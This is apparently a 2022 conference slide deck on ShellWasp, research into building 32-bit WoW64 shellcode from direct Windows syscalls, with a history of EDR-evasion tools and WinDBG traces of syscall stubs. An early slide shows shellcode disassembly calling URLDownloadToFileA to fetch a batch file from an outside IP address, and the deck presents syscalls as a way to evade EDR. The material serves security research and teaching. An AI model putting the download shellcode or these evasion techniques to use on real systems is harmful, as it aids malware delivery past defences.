



# ShellWasp: Weaponizing Windows Syscalls in Modern Shellcode


15 - 17 NOVEMBER 2022  
RIYADH FRONT EXHIBITION CENTRE  
SAUDI ARABIA

Dr. Bramwell Brizendine

CO-ORGANISED BY:



IN PARTNERSHIP WITH:





# Dr. Bramwell Brizendine

- Dr. Bramwell Brizendine was the founding Director of the VERONA Lab
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of ShellWasp:
  - <https://github.com/Bw3ll/ShellWasp>
- Creator of the JOP ROCKET:
  - <http://www.joprocket.com>
- Assistant Professor of Computer Science at University of Alabama in Huntsville
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact: [bramwell.brizendine@gmail.com](mailto:bramwell.brizendine@gmail.com)
  - [bramwell.brizendine@uah.edu](mailto:bramwell.brizendine@uah.edu)

# Windows Shellcode


- Shellcode usually uses **WinAPI functions**.
  - This is done by walking the **PEB** and traversing the **PE file format** to reach the **exports directory**.
- Shellcode is used in **exploitation** or as part of **malware**.
  - Some malware has more sophisticated, complex shellcode.

```
0xc6 mov edi, dword ptr fs:[0x30]
; load TIB
0xcd mov edi, dword ptr [edi + 0xc]
; load PEB_LDR_DATA LoaderData
0xde mov edi, dword ptr [edi + 0x14]
; LIST_ENTRY InMemoryOrderModuleList
label_0xd3:

0x58 lea esi, [edx + 0x1f2]
0x5e lea edi, [edx + 0x214]
0x64 push eax
0x65 push eax
0x66 push edi
0x67 push esi
0x68 push eax
0x69 push dword ptr [edx + 0x1cf]
0x6f pop eax
0x70 call eax
; call to URLDownloadToFileA
(0x0, http://167.99.229.113/default.css,
test.bat, 0x0, 0x0)
```

# What is a Windows Syscall?

- A **Windows syscall** is made by some functions in the **NTDLL library** as a way to request a **service** from the kernel.
- The Windows syscall is the last step from **user-mode** to **kernel-mode**.
- In Windows, syscalls are not intended to ever be used by programmers.
- Windows syscalls utilize a special **system service number (SSN)**, which is placed in the **eax** register.
  - **SSNs** are also known as **syscall number** or **syscall ID**.



# The Allure of Windows Syscalls

- Windows syscalls has become a highly trendy red-team topic for people who create custom software.
  - It largely has NOT been used for shellcode, however.
- Malicious WinAPIs can be hooked by EDR, preventing their usage.
- This is **not possible** with Windows syscalls.
  - Thus, functionality implemented by Windows syscalls is **inherently more reliable**.
  - Windows syscalls can be an outstanding way to evade EDR.

# Windows Syscalls are “Undocumented”

- Because Microsoft does not intend for syscalls to be used directly, these are regarded as “undocumented” – meaning that Microsoft generally does not provide documentation on these.
  - A few dozen out of hundreds are actually documented on their web site.
    - Rarely, they are forced to document some that become popular, so that antivirus efforts can better identify their usage by malware authors.
- Undocumented means they are undocumented by Microsoft.
  - Many NTDLL functions be found in **NTAPI Undocumented Functions**.
    - Not all NTDLL functions have a one-to-one correspondence with syscalls, but many any that site can also be used as syscalls.
    - Numerous other syscalls are described in numerous web sources, blogs, forums, etc.
  - **Windows NT/2000 Native API Reference** by Gary Nebbet
    - Parts are out of date, but lots of expert insight into NTDLL.
- Undocumented means that usage and implementation details can and do change without notice.
  - Though often many remain the same or very similar.

# Our Research: Syscalls in Shellcode

- We are looking at creating **32-bit** shellcode for applications running on **WoW64** emulation.
  - **Win7/10/11**
  - WoW64 lets us execute 32-bit applications on a 64-bit processor.
    - WoW64 = Windows on Windows (64-bit)
- Can we create shellcode that is **pure syscall** – devoid of WinAPI calls?
  - WinAPI usage is the de facto standard for 99.9% of shellcode, in terms of achieving functionality.

# Syscalls: A Serious Problem of Portability

- As seen below from **Mateusz "j00ru" Jurczyk's System Call Table**, there is a significant **problem of portability** with syscalls.
- Syscall System Service Numbers (**SSNs**) can change with each release / OS build.
  - Many important syscalls remain the same across many releases, changing infrequently.
  - Others change more often.
    - This makes them inherently unreliable across different OS builds!
    - If you were to hardcode a **SSN**, it could work in one moment, and then a month later the needed SSN has changed.



System Call Symbol	Windows XP (show)	Windows Server 2003 (show)	Windows Vista (show)	Windows Server 2008 (show)	Windows 7 (hide)		Windows Server 2012 (show)	Windows 8 (show)	Windows 10 (hide)								
	SP0	SP1	1507	1511	1607	1703	1709	1803	1809	1903							
NtAcceptConnectPort			0x0060	0x0060				0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	
NtAccessCheck			0x0061	0x0061				0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	
NtAccessCheckAndAuditAlarm			0x0026	0x0026				0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	
NtAccessCheckByType			0x0062	0x0062				0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	
NtAccessCheckByTypeAndAuditAlarm			0x0056	0x0056				0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	
NtAccessCheckByTypeResultList			0x0063	0x0063				0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	
NtAccessCheckByTypeResultListAndAuditAlarm			0x0064	0x0064				0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	
NtAccessCheckByTypeResultListAndAuditAlarmByHandle			0x0065	0x0065				0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	
NtAcquireCMFViewOwnership																	
NtAcquireCrossVmMutant																	
NtAcquireProcessActivityReference																	
NtAddAtom			0x0044	0x0044				0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	0x0047	
NtAddAtomEx								0x0067	0x0067	0x0067	0x0068	0x0068	0x0068	0x0068	0x0068	0x0068	
NtAddBootEntry					0x0066	0x0066		0x0068	0x0068	0x0068	0x0069	0x0069	0x0069	0x0069	0x0069	0x0069	

# History of Syscall Usage in Shellcode

- **Egghunters:** Egghunters use a syscall to search process memory. Syscall used to check to see if memory is valid.
  - If memory is valid, it will check each byte for a special, unique tag.
  - **NtAccessCheckAndAuditAlarm** is frequently used for this purpose.
- **Syscall shellcode from 2005:** This is the only non-Egghunter usage of syscalls in shellcode.
  - Four syscalls: **NtCreateKey**, **NtSetKeyValue**, **NtClose**, and **NtTerminate**.
  - PoC shellcode by **Piotr Bania** to set a registry key to cause a binary to be launched upon rebooting.

# History of Syscalls in the Modern Era

- A 2018 report by **Hod Gavriel** about syscall usage in malware.
  - **LockPos**, **Flokibot**, **Trickbot**, **Formbook**, **Osiris**, **Neurevt**, **Fastcash**, and **Coininer**.
  - This included **dual loading** of NTDLL.
  - This report was **highly influential**, leading to red-team syscall tools that would follow in the next year.
- Some malware would dynamically parse NTDLL for syscall values.
  - **Neurevt** malware searched for “**cmp, 0xb8**” to find **mov** opcode (**b8**) and then copied syscall number and other instructions.

# And Now, Some Syscall Tools

- **Dumpert** – PoC syscall tool, in response to malware research.
  - Showed how syscalls can be used for LSASS memory dump with Cobalt Strike.
  - Uses **RtlGetVersion** do determine OS version.
  - Very seldom used.
  - **June 2019**, by Cornelis de Plaa and stanhegt, of Outflank
- **SysWhispers** — Generates 64-bit header / Assembly file implants to use syscalls in software made with Visual Studio.
  - Uses 64-bit PEB to determine OS build.
  - Popular but replaced by SysWhispers 2.
  - **December 2019**, by Jackson T.



Jackson T. Twitter

# Deducing Syscall ID from Function Addresses!

- **FreshyCalls** – A new way to generate syscalls, without syscalls tables.
  - **ElephantSe4l** saw a relationship between **addresses of NTDLL** function stub and **SSNs**.
  - **Walks PEB** and parses export table to reach NTDLL.
  - Parses NTDLL and **sorts by address**, starting with entries **beginning with Nt**.
  - **December 2020**, by **ElephantSe4l**.
- **SysWhispers2** – A total re-imagining of SysWhispers, borrowing **ElephantSe4l's sorting by address technique** to deduce syscall ID from function address.
  - Primary difference: sorts NTDLL functions that start with **Zw instead of Nt**.
  - Hashses & order saved; determines SSN, based on order, **incrementing by 1**.
  - **January 2021**, by **Jackson T.**



Elephantse4l



Jackson T. Twitter

# Hell's Gate and Its Twin Sister

- **Hell's Gate** – Dynamically extracts syscall values from NTDLL
  - Searches for **mov** opcode, **0xb8**.
  - If found, it extracts the **WORD** (2 bytes) next to it.
  - June 2020, by **Paul Lainé** and **smelly\_vx (@am0nsec)**



@am0nsec

- **Halo's Gate** – A refinement on Hell's Gate
  - **Endpoint Detection and Response (EDR)** was overwriting parts of the NTDLL function stub, making Hell's Gate **not work**.
    - It didn't do this for every NTDLL function.
  - Halo's Gate finds NTDLL function **before or after** the modified NTDLL function.
    - It would **add or subtract by 1**, based on proximity to modified NTDLL function.
    - This builds upon sorting by addresses logic to allow Hell's Gate to work even if parts of it are made unusable by EDR.
  - April 2021, by **Reenz0h**, of Sektor7



reenz0h

# And Another ...

- **SysWhispers3** – Recent fork of SysWhispers2; some upgrades.
  - First to support x86/WoW64 Assembly / header pairs files for implants to use with making syscalls.
    - SysWhispers2 added this as well.
  - Replaces syscall instruction with an egg—added stealth—changed back dynamically.
  - **March 2022**, by **klezVirus**



d3adc0de  
@KlezVirus

As a follow up to my blog post about SysWhispers, I'm releasing SysWhispers3, an Inceptor-friendly version of SysWhispers2 with x86/WOW64 support, egg-hunting, direct jumps, and randomized jumps to syscall/sysenter instruction. More info in the repo:

klezVirus/  
**SysWhispers3**



SysWhispers on Steroids - AV/EDR evasion via direct system calls.

2 Contributors

1 Issue

535 Stars

89 Forks



github.com

GitHub - klezVirus/SysWhispers3: SysWhispers on Steroids - AV/EDR evasion v...  
SysWhispers on Steroids - AV/EDR evasion via direct system calls. - GitHub - klezVirus/SysWhispers3: SysWhispers on Steroids - AV/EDR evasion via direct ...

2:26 PM · Mar 7, 2022 · Twitter Web App

235 Retweets 2 Quote Tweets 502 Likes

# What is the “secret” behind most of these techniques?

- Most of these techniques will work if the **syscall ID** is able to **increment by one**, from one NTDLL function to the next.
  - That predictable logic has allowed syscall IDs effectively to be deduced from clues.
- Most of the “modern” tools are built upon this premise: **Freshycalls**, **SysWhispers2**, **SysWhispers3**, **Halo’s Gate**

# Parsing NTDLL for Syscall Values

- Some tools out there to simply parse NTDLL and obtain syscall values are **not accurate**.
  - Again, they may truncate a value, taking a WORD (2 bytes) instead of a DWORD (4 bytes).
  - Most (if not all) operate outside a debugger/disassembler and **could** have dozens of inaccuracies.
- I created a script for **WinDBG** that can allow you to obtain accurate syscall results.
  - I use a secondary **helper script** can then turn it into a Python dictionary for **ShellWasp**.

```
1 u ntdll!NtWorkerFactoryWorkerReady L1
2 u ntdll!NtMapUserPhysicalPagesScatter L1
3 u ntdll!NtWaitForMultipleObjects32 L1
4 u ntdll!NtReplyWaitReceivePortEx L1
5 u ntdll!NtQueryDefaultUILanguage L1
6 u ntdll!NtApphelpCacheControl L1
7 u ntdll!NtCreateProcessEx L1
8 u ntdll!NtIsProcessInJob L1
9 u ntdll!NtAccessCheckByTypeAndAuditAlarm L1
10 u ntdll!NtTraceEvent L1
11 u ntdll!NtPowerInformation L1
12 u ntdll!NtAccessCheckByType L1
13 u ntdll!NtAccessCheckByTypeResultList L1
14 u ntdll!NtAccessCheckByTypeResultListAndAuditAlarm L1
15 u ntdll!NtAccessCheckByTypeResultListAndAuditAlarmByHandle L1
16 u ntdll!NtAddAtomEx L1
```

```
0:000> u ntdll!NtWorkerFactoryWorkerReady L1
ntdll!NtWorkerFactoryWorkerReady:
77c92ae0 b801000300    mov    eax 30001h
0:000> u ntdll!NtMapUserPhysicalPagesScatter L1
ntdll!NtMapUserPhysicalPagesScatter:
77c92b00 b803000a00    mov    eax 0A0003h
0:000> u ntdll!NtWaitForMultipleObjects32 L1
ntdll!NtWaitForMultipleObjects32:
77c92c90 b81a001e00    mov    eax 1E001Ah
0:000> u ntdll!NtReplyWaitReceivePortEx L1
ntdll!NtReplyWaitReceivePortEx:
77c92da0 b82b000000    mov    eax 2Bh
0:000> u ntdll!NtQueryDefaultUILanguage L1
ntdll!NtQueryDefaultUILanguage:
77c92f30 b844000400    mov    eax 40044h
0:000> u ntdll!NtApphelpCacheControl L1
ntdll!NtApphelpCacheControl:
77c92fb0 b84c000000    mov    eax 4Ch
0:000> u ntdll!NtCreateProcessEx L1
ntdll!NtCreateProcessEx:
77c92fc0 b84d000000    mov    eax 4Dh
0:000> u ntdll!NtIsProcessInJob L1
ntdll!NtIsProcessInJob:
77c92fe0 b84f000800    mov    eax 8004Fh
```

# Reverse Engineering Windows Syscalls

# Windows 7: WoW64

- In Windows 7 Wow64, the syscall can be found via **fs:c0**.

- The **FS** register points to the **TIB**.

```
0:009> u ntdll!ntallocatevirtualmemory
```

```
ntdll!NtAllocateVirtualMemory
```

777ffac0	b815000000	mov	eax, 15h
777ffac5	33c9	xor	ecx, ecx
777ffac7	8d542404	lea	edx, [esp+4]
777ffacb	64ff15c0000000	call	dword ptr fs:[0C0h]
777fffad2	83c404	add	esp, 4
777fffad5	c21800	ret	18h

15h = SSN for NtAllocateVirtualMemory

- **Eax** holds the **SSN** (syscall service number).
  - This one points to NtAllocateVirtualMemory

# Windows 7: WoW64

- We can dereference the **TIB + 0xc0** to find a pointer to our far jump.
  - We then jump to 64-bit mode.
  - The **0x33** segment selector denotes 64-bit mode; **0x23** = 32bit mode

```
0:009> dd fs:c0
0053:000000c0 73962320 00000409 00000000 00000000
```

```
0:009> u 73962320
73962320 ea1e2796733300 jmp    0033:7396271E
73962327 0000          add    byte ptr [eax],al
```

*This far jump lets us transition from 32-bit to 64-bit code.*

- What is at **fs:c0**?
  - It points us to **X86SwitchTo64BitMode** in **wow64cpu.dll**.
    - By default, this is hidden from the PEB.
    - It is a **64-bit library**, in 32-bit address space.
    - The far jump goes to **CpuReturnFromSimulatedCode** in **wow64cpu.dll**.

# Windows 10

- There is a hardcoded offset in NTDLL that leads to the system call.
  - `Ntdll!Wow64SystemServiceCall` leads to `ntdll!Wow64Transition`.

```
0:000> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
76fe2b10 b818000000      mov    eax,18h
76fe2b15 ba1088ff76      mov    edx,offset ntdll!Wow64SystemServiceCall (77358870)
76fe2b1a ffd2             call   edx
76fe2b1c c21800           ret    18h
76fe2b1f 90               nop
```

*18h = SSN for NtAllocateVirtualMemory*

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77      jmp   dword ptr [ntdll!Wow64Transition (773f9228)]
```

# Windows 10

- **Wow64Transition** leads us to a **far jump**, with code execution transitioning from 32- to **64-bit**.

```
0:000> u 77358870
```

**ntdll!Wow64SystemServiceCall:**

```
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

```
0:000> dd 773f9228
```

**76f67000**

```
76f67000 77099000 00000000 00000000
```

```
0:000> u 76f67000
```

```
76f67000 ea0970f6763300  jmp 0033:76F67009
```

```
76f67007 0000  add byte ptr [eax],al
```

```
76f67009 41  inc ecx
```

```
76f6700a ffa7f8000000  jmp dword ptr [edi+0F8h]
```

*This far jump lets us transition from 32-bit to 64-bit code.*

# Ignoring Wow64SystemServiceCall?

- The new way with **Wow64SystemServiceCall** and **Wow64Transition**:

```
76fe2b15 ba1088ff76      mov     edx,offset ntdll!Wow64SystemServiceCall (77358870)
```

```
0:000> u 77358870
```

```
ntdll!Wow64SystemServiceCall:
```

```
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

```
0:000> dd 773f9228
```

```
76f67000 76f67000 77099000 00000000 00000000
```

- But the old Windows 7 way with **fs:c0** still works - backwards compatibility!

```
0:000> dd fs:c0
```

```
0053:000000c0 76f67000 00000409 00000000 00000000
```

- Both **fs:c0** and **Wow64Transition** lead to our far jump to 64-bit mode!
  - Both of these point to **76f67000**.

